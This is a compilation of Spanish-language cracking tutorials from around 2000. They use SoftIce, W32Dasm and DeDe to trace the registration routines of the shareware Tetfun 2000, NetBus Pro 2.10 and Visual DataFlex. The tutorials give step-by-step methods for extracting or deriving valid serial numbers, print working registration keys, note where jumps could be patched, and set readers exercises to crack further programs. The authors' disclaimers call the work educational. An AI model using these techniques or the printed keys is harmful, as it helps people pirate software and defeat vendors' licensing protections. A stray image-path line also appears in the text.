015f: 0044faa1 8b45fc mov eax,[ebp-04] ---------> si aquí colocamos **d edx** veremos nuestro nombre.

luego f10 1 vez para llegar aquí:

015f: 0044faa4 8b533c mov edx,[ebx+3c]

si aquí colocamos **d edx** nuevamente veremos nuestro nombre y si colocamos **d eax** veremos esto:

069495908567

ya lo hemos conseguido, pero... cómo estar seguros?

podemos darle a **f10** 1 vez para llegar aquí:

015f: 0044faa7 e80c43fbff call 00403db8 ----------> **d edx** = 1233321 . **d eax** = 069495908567

aquí colocamos **f8** para entrar en la call, se verá así:

015f: 00403db8 53 push ebx ----------> **d eax** = 069495908567 . **d edx** = 1233321

y para dejar de dudar presionamos **f10** 5 veces para llegar aquí:

015f: 00403dbf 39d0 cmp eax,edx

hey !! en está comparación dejaremos de dudar. colocamos **d eax** y veremos esto:

069495908567 --------> nuestro número de registro válido

y si colocamos **d edx** veremos esto:

1233321 --------> nuestro número falso

creo que ya lo hemos hecho, en mi caso la caja de registro quedaría así:

user name: act mago

registration number: 069495908567

damos click en ok, cerramos el programa, lo vovemos a ejecutar y vamos a about y veremos esto:

programa crackeado... fácil no?

nota

soy humano y cometo **errores**, si encuentras uno házmelo saber ok. actmago@hotmail.com

saludos

saludos a **tnt!crack!team!** (saludos a **xasx**, no parare **:)**)

saludos a **dek_oin**.

saludos a **viper,** por el genial **file inspector**.

saludos a toda la people de **tutoriales2000**. saludos a **profesor x**.

saludos al l.d.a. (**monofeo (gran amigo), flaco (te pillaron! , jaja!!), chirda, taza, afo, solerman, nasal, peter** y a todos los demás)

saludos a todos los crackers del mundo.

chao !!

espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden,

lean muchos tutoriales, practiquen, estudien y crackear será mucho más fácil.

actmago 2000 "aquí no hay pausas"

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa:	Tetfun 2000v1.1/5, Colorfun y jBall

PROTECCION:	Serial		
Descripcion:	Clon del tetris y otros juegos.		
Dificultad:	Facilucha		
DOWNLOAD:	http://jaibosoft.8m.com		
Herramientas:	Softice		
CRACKER:	Yerba Mate Nº 9	FECHA:	../11/2000

INTRODUCCION

En esta oportunidad vamos a pensar un rato juntos. El programador hizo las cosas de forma tal que por más que busquemos el los registros, nunca veremos el serial completo. El programa está bien logrado y el precio que pide por el, teniendo incluidas todas las posteriores actualizaciones, es realmente accesible. Donde estuvo levemente mezquino es en dejarnos probarlo solamente 7 días. **C**omo siempre la única razón de este tutorial es analizar su protección, distinta a la que hemos visto hasta la fecha. No te preocupes por la versión que consigas. En principio este tutorial está escrito para la v1.1 pero también analizaremos la versión 1.5 (distinta por cierto). Al final como es costumbre te dejaré para que practiques, un programa con el esquema de protección de la versión1.1 y otro con el de la última versión. Espero que lo disfrutes.

AL ATAKE

dí con este programa a travez de un amigo, que lo había sacado del cd de una revista. en concreto se trataba de la versión 1.1, digo trataba porque ahora la versión que vas a encontrar en la página del autor es la 1.5.(no te preocupes que al final le dedicaré algunas líneas a esa versión). vamos, como es costumbre, a ir recorriendo juntos el sistema de protección y tal vez (como me pasó a mí) veas algo distinto.

como de costumbre vamos a register e introducimos nombre y serial (en mi caso **yerba mate** y **12345678**)

esta vez dejo que te copies mi serial **;-)**. si ponés el tuyo tratá de no repetir números, ya verás por que. a lo nuestro, ponemos un **bpx hmemcpy** y presionamos **register.** el soft-ice entra en algún lugar del user. borramos el breakpoint que ya cumplió su función con bc*. como el user no es la sección que nos interesa vamos presionando **f12** hasta llegar a la parte en que checkea nuestro serial. **e**sto es unas 13 veces. hecho esto llegaremos aquí:

```
:0040436b    e8ddcf0200    call 0043134d
:00404370    8b9684000000    mov edx, dword ptr [esi+00000084]    pone en edx 12345678
:00404376    8dbe84000000    lea edi, dword ptr [esi+00000084]
:0040437c    837af808    cmp dword ptr [edx-08], 00000008    compara el largo del serial con 8
:00404380    744b    jz 004043cd    salta
```

cuando introducimos el código falso no sabíamos nada del verdadero. ahora sabemos que el largo del serial tiene que ser igual a 8 caracteres. por que digo esto?. porque si no salta, cuando llegues al **call 4364ab** sale el mensaje de error. como de casualidad el largo es igual a 8 no tendremos problema y saltará.seguimos avanzando con **f10** hasta llegar aquí:

```
:004043d4    8a0411    mov    al, byte ptr [ecx+edx]
:004043d7    3c30    cmp    al, 30    compara con 0
:004043d9    7426    jz    00404401
:004043db    3c31    cmp    al, 31    con 1
:004043dd    7422    jz    00404401
:004043df    3c32    cmp    al, 32    con 2
:004043e1    741e    jz    00404401
:004043e3    3c33    cmp    al, 33    con 3
:004043e5    741a    jz    00404401
:004043e7    3c34    cmp    al, 34    con 4
:004043e9    7416    jz    00404401
:004043eb    3c35    cmp    al, 35    con 5
:004043ed    7412    jz    00404401
:004043ef    3c36    cmp    al, 36    con 6
:004043f1    740e    jz    00404401
:004043f3    3c37    cmp    al, 37    con7
:004043f5    740a    jz    00404401
:004043f7    3c38    cmp    al, 38    con 8
:004043f9    7406    jz    00404401
:004043fb    3c39    cmp    al, 39    con 9
:004043fd    7402    jz    00404401
:004043ff    33db    xor    ebx, ebx
:00404401    41    inc    ecx
:00404402    83f908    cmp    ecx, 00000008    vuelve arriba hasta
:00404405    7ccd    jl    004043d4    completar los 8 caracteres
```

todo esto sirve para verificar que los caracteres del serial sean números. (cada loco con su tema **;-)**). seguimos juntando pistas, ahora sabemos que el serial esta compuesto por **8 números**. inmediatamente después se fija que nuestro nombre esté comprendido entre 3 y 256 caracteres (no muy difícil de acertar).

no te voy a aburrir con más detalles. vamos al grano. el programa ahora toma nuestro serial (12345678), lo parte en cuatro números de dos cifras y en principio lo pone en el edx. canentá y elongá bien el dedo índice y sacudile duro a f10 hasta alcanzar la dirección xxxx:004045a3

```
:004045a3    8b542414    mov    edx, dword ptr [esp+14]    d edx
```

allí se pone en edx lo anteriormente dicho. presionamos f10 una vez para que pase el valor a edx si hacemos **dedx** veremos la siguiente tablita de valores:

```
78.............
12.............
34.............
12.............
................
```

seguimos trazando con f10 hasta llegar a ver lo siguiente.

```
:004045cb    e870020000    call 00404840    llamada a la rutina de comprobación
:004045d0    85c0    test eax, eax    test
:004045d2    7539    jne 0040460d    salto condicional
```

no te desesperes que ya falta poco **;-)** . una vez que llegamos a **4045cb** pulsamos **f8** para meternos dentro de el call. una vez ahí veremos lo siguiente:

```
:00404840   8a442404   mov al, byte ptr [esp+04]   pone 0c en al   0c en hexa = 12 en decimal
:00404844   8a4c2410   mov cl, byte ptr [esp+10]   4e  en cl       4e en hexa = 78 en decimal
:00404848   8a54240c   mov dl, byte ptr [esp+0c]   38  en dl       38 en hexa = 56 en decimal
:0040484c   53         push ebx
:0040484d   8a5c240c   mov bl, byte ptr [esp+0c]   22 en bl       22 en hexa =34 en decimal


:00404851   3c46       cmp al, 46     compara los dos primeros números de nuestro serial con 70 (46 en hexa)
:00404853   7518       jnz 0040486d
:00404855   80fb25     cmp bl, 25     3º y 4º   con   37 (25 en hexa)
:00404858   7513       jnz 0040486d
:0040485a   80fa41     cmp dl, 41     5º y 6º   con   65 (41 en hexa)
:0040485d   750e       jnz 0040486d
:0040485f   80f922     cmp cl, 22     7º y 8º   con   34 (22 en hexa)
:00404862   7509       jnz 0040486d
:00404864   b801000000 mov eax, 00000001
:00404869   5b         pop ebx
:0040486a   c21000     ret 0010
```

si cualquiera de las comparaciones anteriores no es igual pasa al siguiente grupo de comparaciones

```
:0040486d   3c50       cmp al, 50     1º y 2º   con   80 (50 en hexa)
:0040486f   7518       jnz 00404889
:00404871   80fb0e     cmp bl, 0e     3º y 4º   con   14 (0e en hexa)
:00404874   7513       jnz 00404889
:00404876   80fa59     cmp dl, 59     5º y 6º   con   89 (59 en hexa)
:00404879   750e       jnz 00404889
:0040487b   80f958     cmp cl, 58     7º y 8º   con   88 (58 en hexa)
:0040487e   7509       jnz 00404889
:00404880   b801000000 mov eax, 00000001
:00404885   5b         pop ebx
:00404886   c21000     ret 0010
```

y así sucesivamente unas ***112 veces*** mas

el gráfico habla por sí solo. el programa toma nuestro falso serial (12345678), lo fracciona en cuatro (12-34-56-78) y lo carga en los registros (al-bl-dl-cl). luego realiza la comparación de los registros con números fijos (hardcoded). al principio te decía que no repitieras los números dentro del serial, si por ejemplo elegías poner 88888888 no te podrías dar cuenta que parte del serial compara. si no conté mal hay 112 rutinas de comparación, es decir ***112*** seriales distintos que funcionarán. en la pantalla del soft-ice de arriba vemos dos de las rutinas de comprobación que corresponden a los números **70376534** y **80148988** te dejo el resto a vos para que los pruebes. para poder probar más de uno, una vez que está registrado, ejecutá el regedit (desde el menú inicio) y buscá en local machine/software/ jaibo/registration, tus datos. borralos y estarás sin registrar nuevamente.

una cosa más las comparaciones son fijas (no son producto de operaciones) que quiere decir esto???..... ..... exacto, que el nombre no es utilizado en lo más mínimo en la rutina de comprobación. cualquier número de serie funcionará con cualquier nombre.

****

actualización para la versión 1.5 .....

.....ó como hacerle la vida más fácil al cracker!!!! **;-)**

en principio es igual, solo difieren las direcciones. por si, haciendo una búsqueda en la web no conseguís la versión anterior,

te voy a dar las posiciones de memoria del soft-ice para que lo puedas seguir. el siguiente cuadro adapta lo visto para la **versión 1.1** a la actual **versión 1.5**

versión 1.1	versión 1.5
0040436b call.....	0040461b call.....
004043d4 mov.....	00404684 mov.....
004045cb call.....	0040487b call.....

en esta versión, el programa vuelve a fraccionar el serial, pero más tarde lo vuelve a reconstruir (¿?) como ya veremos. vamos a la posición **40487b:**

```
:0040487b    e870020000    call 00404af0    llamada a la rutina de comprobación
:00404880    85c0          test eax, eax
:00404882    7539          jnz 004048bd
```

hasta aquí todo similar a la versión anterior. el cambio se produce dentro del **call 40487b**. entonces **f8** y entramos. vamos pulsando **f10** hasta llegar a

```
:00404b7d    8d44240c    lea eax, dword ptr [esp+0c]    aquí reconstruye nuestro serial
```

seguimos presionando f10 hasta llegar aquí:

```
:00404b8a    3d56dc3104          cmp eax, 0431dc56    compara 12345678 con 70376534
:00404b8f    7529                jnz 00404bba    si no es igual pasa a la siguiente comprobación
:00404b91    8d4c2408            lea ecx, dword ptr [esp+08]
:00404b95    c744241cffffffff    mov [esp+1c], ffffffff
:00404b9d    e898ef0400          call 00453b3a
:00404ba2    b801000000          mov eax, 00000001
:00404ba7    8b4c2414            mov ecx, dword ptr [esp+14]
:00404bab    64890d00000000      mov dword ptr fs:[00000000], ecx
:00404bb2    5f                  pop edi
:00404bb3    5e                  pop esi
:00404bb4    83c418              add esp, 00000018
:00404bb7    c21000              ret 0010
:00404bba    3dfcf9c604          cmp eax, 04c6f9fc    compara 12345678 con 80148988
:00404bbf    7529                jnz 00404bea    si no es igual pasa a la siguiente comprobación
```

te suenan estos números, seguro que sí, son los mismos seriales válidos que antes. si en la posición **404b8a** haces **?eax** obtendrás bc614e que no es otra cosa que **12345678** en hexadecimal. asimismo 0431dc56 es **70376534**. al igual que antes tendras más de 100 seriales válidos. la diferencia esta en que son mucho más fáciles de encontrar ahora que en la versión anterior.

ahora te toca a vos: (la estabas extrañando, no) con la misma técnica que la usada hasta aquí, tenes que encontrar los seriales de **colorfun** v1.0 y de **jball** v1.0 . ambos programas los podrás bajar de la misma página que tetfun. en el caso de jball la protección es similar a la de la versión vieja del tetfun, mientras que en el caso de colorfun es del tipo de la nueva.

por dudas o consultas comunicate a http://yerbamatear@yahoo.com

espero que este tutorial te haya sido útil, nos vemos en el próximo

yerba mate

' todo es fácil cuando se sabe como'

importante: lo que hacemos aquí es tratar de aprender como abrir un candado con un alambre, no como robar alguna propiedad. si vas a usar este programa debes comprarlo**.** si no fuera por los programadores de ***shareware*** no tendríamos con que entretenernos.

karpoff spanish tutor: pagina dedicada a la dibulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa:	NetBus v2.10

PROTECCION:	Molesto banner y opción para meter el serial		
Descripcion:	Creo que a estas alturas no la necesita		
Dificultad:	Newbie+		
DOWNLOAD:	http://www.netbuspro.com/downloads/nbpro210.exe		
Herramientas:	File InsPEctor, SoftIce, DeDe.		
CRACKER:	**DeK_OiN**	**FECHA:**	06/11/2000

INTRODUCCION

Aquí con otro manual. Esta vez de un programa que no necesita presentación. Ya todos lo deben conocer jeje!. Podremos comprobar lo útil que puede sernos el DeDe. Vamos a crackear!.

AL ATAKE

Antes que nada, analizamos el NetBus.exe con el File InsPEctor y obtenemos la siguiente información:

- **No está empakado**
- **Ni encryptado**
- **Hecho en Delphi 3.0**

Si el programa está hecho en Delphi, ya tenemos una gran herramienta creada por DaFixer, llamada DeDe, el mejor decompilador de Delphi del momento. Abrimos DeDe y decompilamos el netbus.exe. En la barra de estado hay una opción que dice Procedures, pues esta siempre nos será la más importante. Ahora a buscar!!. Voy presionando la R para ver si hay algo tipo Register y si!, Register TRegisterForm. Hacemos clic sobre eso y a la derecha aparecerán cosas como CancelButtonClick, HowToBtnClick, RegButtonClick y FormShow. La que me parece más interesante es la de RegButtonClick ya que nos mostrará que pasará cuando hagamos clic en el botón de Register. Hacemos doble clic sobre RegButtonClick y nos aparecerá el código en ASM exactamente igual a como lo veríamos en el W32Dasm. Examinemos el código. Centrémonos en esta parte:

```
004E0D01 E9062AF2FF          jmp 0040370C
004E0D06 EBF0                jmp 004E0CF8
004E0D08 E86F54FFFF          call 004D617C          ;llama a la rutina de comprobación
004E0D0D 84C0                test al, al            ;¿el flag devuelto es cero?
```

```
004E0D0F 7414                    jz 004E0D25                          ;si es así, jz_error
004E0D11 B940000000              mov ecx, $00000040                   ;si no es cero continúa
                                                                      ;y muestra los mensajes
* Possible String Reference to: "Thanks"                              ;de gracias por registrarse!
|
004E0D16 BAA40D4E00              mov edx, $004E0DA4
* Possible String Reference to:"Thanks for registering NetBus Pro and
                                  supporting Shareware software."
|
004E0D1B B8B40D4E00              mov eax, $004E0DB4
004E0D20 E8736F0000              call 004E7C98
004E0D25 8B45FC                  mov eax, [ebp-$04]
004E0D28 E8A7ECF6FF              call 0044F9D4
004E0D2D 33C0                    xor eax, eax
```

Podríamos cambiar el jz a jnz pero recuerden, es mejor encontrar un serial válido cuando se puede en vez de hacer parcheos. ¿Que pasaría si el Net Bus tuviera protección CRC (cosa que dudo)?. Podríamos saltarla con un je a un jne o podríamos pasarnos una eternidad tratando de ver como quitarlo. Yo opto por no probar. Sabemos donde está la llamada a la rutina de comprobación así que las cosas se nos harán más fáciles con el SiCE.

Vamos al Symbol Loader del SiCE y cargamos el NetBus. Le damos al botón de los engranajes y aparecerá un mensaje de error. Le damos a si y entramos al SiCE. Ya saben que hacer, bpx 4E0D08 luego salimos del SiCE y rellenamos los datos de registro. Yo pondré los siguientes:

- Nombre: **DeK_OiN**
- Company: **K-FoR**
- Key: **ABC123**

Pulsamos Register y efectivamente!, esta call llama la rutina de comprobación. Pulsamos F8 para entrar en la call y aparecemos aquí:

```
:004D617C 55                     push ebp                             ; aquí aparecemos
:004D617D 8BEC                   mov ebp, esp
:004D617F 81C4E8FDFFFF           add esp, FFFFFDE8
:004D6185 33C0                   xor eax, eax
:004D6187 8985E8FEFFFF           mov dword ptr [ebp+FFFFFEE8], eax
:004D618D 8D45EC                 lea eax, dword ptr [ebp-14]
:004D6190 8B153C5F4D00           mov edx, dword ptr [004D5F3C]
:004D6196 E851E3F2FF             call 004044EC
:004D619B 33C0                   xor eax, eax
:004D619D 55                     push ebp
:004D619E 686C624D00             push 004D626C
:004D61A3 64FF30                 push dword ptr fs:[eax]
:004D61A6 648920                 mov dword ptr fs:[eax], esp
:004D61A9 8D45EC                 lea eax, dword ptr [ebp-14]
:004D61AC E897FEFFFF             call 004D6048                        ;lee nuestra company
:004D61B1 33C9                   xor ecx, ecx
:004D61B3 B201                   mov dl, 01
:004D61B5 A150534D00             mov eax, dword ptr [004D5350]
```

```
:004D61BA E8D1F9FFFF        call 004D5B90
:004D61BF 8945F8            mov dword ptr [ebp-08], eax
:004D61C2 33C0              xor eax, eax
:004D61C4 55                push ebp
:004D61C5 683E624D00        push 004D623E
:004D61CA 64FF30            push dword ptr fs:[eax]
:004D61CD 648920            mov dword ptr fs:[eax], esp
:004D61D0 8D85E8FEFFFF      lea eax, dword ptr [ebp+FFFFFEE8]
:004D61D6 8B4DF0            mov ecx, dword ptr [ebp-10]        ; ecx tiene serial falso
:004D61D9 BA84624D00        mov edx, 004D6284
:004D61DE E8D1DDF2FF        call 00403FB4                      ; si escribimos d ecx veremos nuestro
:004D61E3 8B95E8FEFFFF      mov edx, dword ptr [ebp+FFFFFEE8]  ; código falso y con d edx veremos $
:004D61E9 8D85ECFEFFFF      lea eax, dword ptr [ebp+FFFFFEEC]  ; (solo si nos paramos en la call)
:004D61EF B9FF000000        mov ecx, 000000FF
:004D61F4 E84BDDF2FF        call 00403F44                      ; copia $ABC123
:004D61F9 8D85ECFEFFFF      lea eax, dword ptr [ebp+FFFFFEEC]
:004D61FF 50                push eax
:004D6200 8D85E8FDFFFF      lea eax, dword ptr [ebp+FFFFFDE8]
:004D6206 8B55EC            mov edx, dword ptr [ebp-14]
:004D6209 B9FF000000        mov ecx, 000000FF
:004D620E E831DDF2FF        call 00403F44                      ; calcula la longitud del name
:004D6213 8D95E8FDFFFF      lea edx, dword ptr [ebp+FFFFFDE8]
:004D6219 8B45F8            mov eax, dword ptr [ebp-08]
:004D621C 59                pop ecx
:004D621D E842F8FFFF        call 004D5A64                      ; llama a la rutina de generación del serial
:004D6222 85C0              test eax, eax                      ; (debemos pararnos en esa call)
:004D6224 0F9445FF          sete byte ptr [ebp-01]
:004D6228 33C0              xor eax, eax
```

Bien, nos paramos sobre la call que generará nuestro serial y apretamos F8 para entrar. Aquí apareceremos:

```
:004D5A64 53                push ebx
:004D5A65 56                push esi
:004D5A66 57                push edi
:004D5A67 83C4C0            add esp, FFFFFFC0
:004D5A6A 8BF1              mov esi, ecx
:004D5A6C 8D3C24            lea edi, dword ptr [esp]
:004D5A6F 33C9              xor ecx, ecx
:004D5A71 8A0E              mov cl, byte ptr [esi]             ; copia la lonitud del serial a cl
:004D5A73 80F909            cmp cl, 09                         ; longitud del serial debería ser 8 + 1 del $
:004D5A76 7202              jb 004D5A7A                        ; si es menor nos vamos al error
:004D5A78 B109              mov cl, 09                         ; de lo contrario tenemos la longitud en cl
:004D5A7A 880F              mov byte ptr [edi], cl
:004D5A7C 46                inc esi
:004D5A7D 47                inc edi
:004D5A7E F3                repz
```

```
:004D5A7F A4                movsb
:004D5A80 8BF2              mov esi, edx
:004D5A82 8D7C240A          lea edi, dword ptr [esp+0A]
:004D5A86 33C9              xor ecx, ecx
:004D5A88 8A0E              mov cl, byte ptr [esi]
:004D5A8A 80F932            cmp cl, 32
:004D5A8D 7202              jb 004D5A91
:004D5A8F B132              mov cl, 32
:004D5A91 880F              mov byte ptr [edi], cl
:004D5A93 46                inc esi
:004D5A94 47                inc edi
:004D5A95 F3                repz
:004D5A96 A4                movsb
:004D5A97 8BD8              mov ebx, eax
:004D5A99 33D2              xor edx, edx
:004D5A9B 8A54240A          mov dl, byte ptr [esp+0A]
:004D5A9F 42                inc edx
:004D5AA0 83FA32            cmp edx, 00000032           ; edx = 8 = longitud que debería tener el
:004D5AA3 7F0E              jg 004D5AB3                 ; serial la compara con 32 (50 en decimal)
:004D5AA5 8D44140A          lea eax, dword ptr [esp+edx+0A]  ; si es mayor nos vamos al error
:004D5AA9 C6002A            mov byte ptr [eax], 2A      ; si es menor continuamos
:004D5AAC 42                inc edx
:004D5AAD 40                inc eax
:004D5AAE 83FA33            cmp edx, 00000033
:004D5AB1 75F6              jnz 004D5AA9
:004D5AB3 8BCC              mov ecx, esp
:004D5AB5 8D54240A          lea edx, dword ptr [esp+0A]
:004D5AB9 8BC3              mov eax, ebx
:004D5ABB E8FCFEFFFF        call 004D59BC               ; llama a la rutina que genera nuestro serial
:004D5AC0 84C0              test al, al                 ; ¿flag devuelto es cero?
:004D5AC2 7458              jz 004D5B1C                 ; si es así, felicidades!!!
:004D5AC4 33F6              xor esi, esi
:004D5AC6 8D8338030000      lea eax, dword ptr [ebx+00000338]
:004D5ACC 8D54240A          lea edx, dword ptr [esp+0A]
:004D5AD0 B132              mov cl, 32
```

Cuando llegamos 004D5AB1 hay un pequeño bucle por lo que escribimos G 004D5AB3 (dirección siguiente al jnz 004D5AA9. Ahora si podemos seguir con F10 hasta llegar a la call que genera el serial (tal vez dentro de esa call hay otras calls que generan el serial). Ahora le damos a F10 para pararnos sobre el test al, al y ponemos D edx. Bajamos una línea en la ventana de datos y ya tenemos nuestro serial válido! (asegúrense de escribirlo sin el $).

Esto es todo, espero que les haya gustado el tutorial, si es así, háganmelo saber. Recuerden, antes de preguntar pásense por los foros de TNT WkT y kUT. NO responderé a los pedidos de cracks y tampoco a los mails que vienen con un ejecutable adjuntado. Si no respondo a un mail es por eso así que nada de excusas de "ahh!, pobre de mi que no podré alimentar a mi familia!". Y también todos tienen que recordar que este tutorial fue creado SOLO con fines educativos y que yo NO puedo hacerme responsable del uso que le puedan dar. Si te gusta el programa COMPRALO!, apoya al shareware, sino el no podríamos aprender nada!!!.

Saludos a:

- Profesor X
- Txeli
- Todos los de [K-FoR]
- Act MagO
- Xasx
- Mr.Jade
- SkUaTeR
- Karpoff

Nos vemos en el próximo tutorial!,

A s t a l a v i s t a

Página oficial del grupo K-FoR: http://pagina.de/kfor
Mi dirección de E-Mail: dek_oin@hotmail.com

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	Visual DataFlex 6.2 y 7.x (parcial)

PROTECCION:	Serial, Nag screen y límite de tiempo.		
Descripcion:	Excelente herramienta RAD para desarrollo de aplicaciones de base de datos		
Dificultad:	supongo que fácil aunque para mi no tanto		
DOWNLOAD:	Visual DataFlex 6.2: ftp.dataaccess.com/pub/products/vdf/eval/Setup62.exe (41 Mb) Visual DataFlex 7.0: ftp.dataaccess.com/pub/products/vdf/eval/Setup7.exe (42 Mb) WebApp Server 2.x: ftp.dataaccess.com/pub/products/webapp/eval/Setup .EXE (22 Mb)		
Herramientas:	SoftIce 3+, W32Dasm, Hex Editor		
CRACKER:	Sujeto Tacito	FECHA:	../10/2000

INTRODUCCION

El mismo programa sirve para registrar el resto de las aplicaciones de la empresa DataAccess: WebApp Studio x.x y WebApp Server x.x utilizando además el mismo esquema de registración que el usado para el programa que nos ocupa.

AL ATAKE

Visual dataflex es, al decir de sus desarrolladores, "una suite de herramientas de software, una metodología de diseño, componentes de aplicaciones, un procesador de transacciones dbms con opciones cliente-servidor, construidos alrededor de un maduro 4gl orientado a objetos. desarrolladores profesionales a través del mundo lo usan para crear aplicaciones de base de datos de alta performance para windows 95/98 y windows nt. con visual dataflex usted puede:

-producir aplicaciones de base de datos mas rápidamente gracias a su ide specialmente puesta a punto para manipular bases de datos.

-extender la funcionalidad de sus aplicaciones a traves de un probado 4gl orientado a objetos.

-conectar su aplicaciones con los rdbms lideres del mercado.

-integrar facilmete su aplicaciones a la web mediante la utilización de webapp server.

-además visual dataflex incluye un poderoso dbms para distribuir sus aplicaciones libre de regalías."

¿software prometedor no? al inicio tenemos que decidir si vamos a instalar la version de desarrollo para lo cual

debemos ser dueños de una licencia o, por el contrario, si deseamos probar la aplicación por 60 días. instalando la segunda opción tendremos posibilidad de registrarnos mas tarde mediante el programa register.exe que se encuentra en la carpeta \bin de la instalación.


para conocer las características de nuestra victima corremos el file analyzer el cual nos muestra que el ejecutable no esta protegido contra desensamblado, que no esta empaquetado y que está compilado con borland/inprise delphi 4. ejecutando el programa nos aparece la siguiente pantalla de registro que nos solicita numero serial, nombre de usuario y código de registro. además nos muestra una ventana de existing registrations con los siguientes datos:

serial num: 1

registered name: data access corporation

product: visual dataflex 7.x evaluation

y dos botones deshabilitados set default name y delete registration. evidentemente este programa nos debería permite registrar distintos usuarios (¿productos también?) y mantenerlos a través de los botones antes mencionados.



en virtud de los escasos conocimientos que poseo respecto a la ingenieria inversa he decidido atacar la protección por el lado de la generación de un número de código que permita registrar el programa en vez de analizar el esquema temporal de los 60 días de prueba. al comenzar el análisis del programa a través del listado muerto generado por w32dasm rápidamente podemos ver, en la sección imports, que register.exe llama a winsetup.dll. el mismo se encuentra en la carpeta \bin antes mencionada. winsetup.dll posee las siguientes funciones:

winsetup.commitregistration
winsetup.deleteregistration
winsetup.getactiveregistration
winsetup.getregistrationcount
winsetup.getregistrationname
winsetup.getregistrationproduct
winsetup.getregistrationserialnumber

winsetup.registerproduct
winsetup.setactiveregistration
winsetup.setactiveregistration

nombres lo suficientemente sugestivos y que se asemejan más a una luz de un faro en medio de la tormenta que a los destinados a proteger un software de u$s 1.000 para el caso de visual dataflex o de más de u$s 2.000 para webapp server. ¿existirá una relación inversamente proporcional entre el precio del software y la calidad de su esquema de protección?

que otra cosa interesante, bien veamos la string data references y sorpresa, entre otras cosas podemos ver aún luces mas intensas:

string resource id=40009: "that combination of codes is invalid. please re-enter your i"
. . . . . .
string resource id=40010: "congratulations. your license is now registered."
string resource id=40021: "unable to register the product as an error occurred trying t"
string resource id=40024: "unable to register the product as you have exceeded the maxi"
string resource id=40025: "unable to register the product as it couldn't be set as the "
string resource id=40026: "a termlist.cfg was found, but it is corrupted. either delete"

ya podemos extraer algunas conclusiones importantes, a saber:

a. las rutinas de protección deben encontrarse en winsetup.dll (con semejantes nombres...)
b. el archivo termlist.cfg, que también se ubica en \bin, se encuentra vinculado de uno u otro modo en el esquema de registro del producto.
c. tenemos un posible punto de entrada en la cadena id=40010 "congratulations..." la cual no se repite en ningún otro punto del desensamblado, a diferencia de la cadena id=40021 y similares.

bien, manos a la obra. iniciamos el análisis por el lado del punto b). termilst.cfg es un archivo binario que nos muestra lo siguiente:

```
00000000h: 44 61 74 61 20 41 63 63 65 73 73 20 43 6f 72 70 ; data access corp
00000010h: 6f 72 61 74 69 6f 6e 00 00 00 00 00 00 00 00 00 ; poration
00000020h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000030h: 00 00 1a 00 01 00 00 00 10 18 80 00 01 00 00 00
00000040h: 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000050h: 00 00 00 00 00 00 00 00 09 1f 5d a9 00 00 00 00
00000060h: 00 00 00 00 00 00 00 00 01 00 01 00 00 00 00 00
```

el archivo es simétrico respecto a la posición 400h mostrando exactamente la misma información. si renombramos el archivo nos desaparece la información que muestra la ventana de existing registrations. con esto ya podemos inferir que es éste el archivo que guarda la información de registro.

la parte del codigo de desensamblado donde aparece termlist es la siguiente:

URSoft W32Dasm Ver 8.93 Program Disassembler/Debugger

Disassembler Project Debug Search Goto Execute Text Functions HexData Refs Help

```
* Referenced by a CALL at Address:
|:0044B97C
|

* Reference To: winsetup.RegisterProduct, Ord:0000h
                                          |
:0044B70C FF25B0F64400                    Jmp dword ptr [0044F6B0]
:0044B712 8BC0                            mov eax, eax

* Referenced by a CALL at Addresses:
|:0044BA20   , :0044BE29   , :0044C0A8
|
:0044B714 55                              push ebp
:0044B715 8BEC                            mov ebp, esp
:0044B717 83C4E0                          add esp, FFFFFFE0
:0044B71A 53                              push ebx
:0044B71B 56                              push esi
:0044B71C 33D2                            xor edx, edx
:0044B71E 8955E0                          mov dword ptr [ebp-20], edx
:0044B721 8945FC                          mov dword ptr [ebp-04], eax
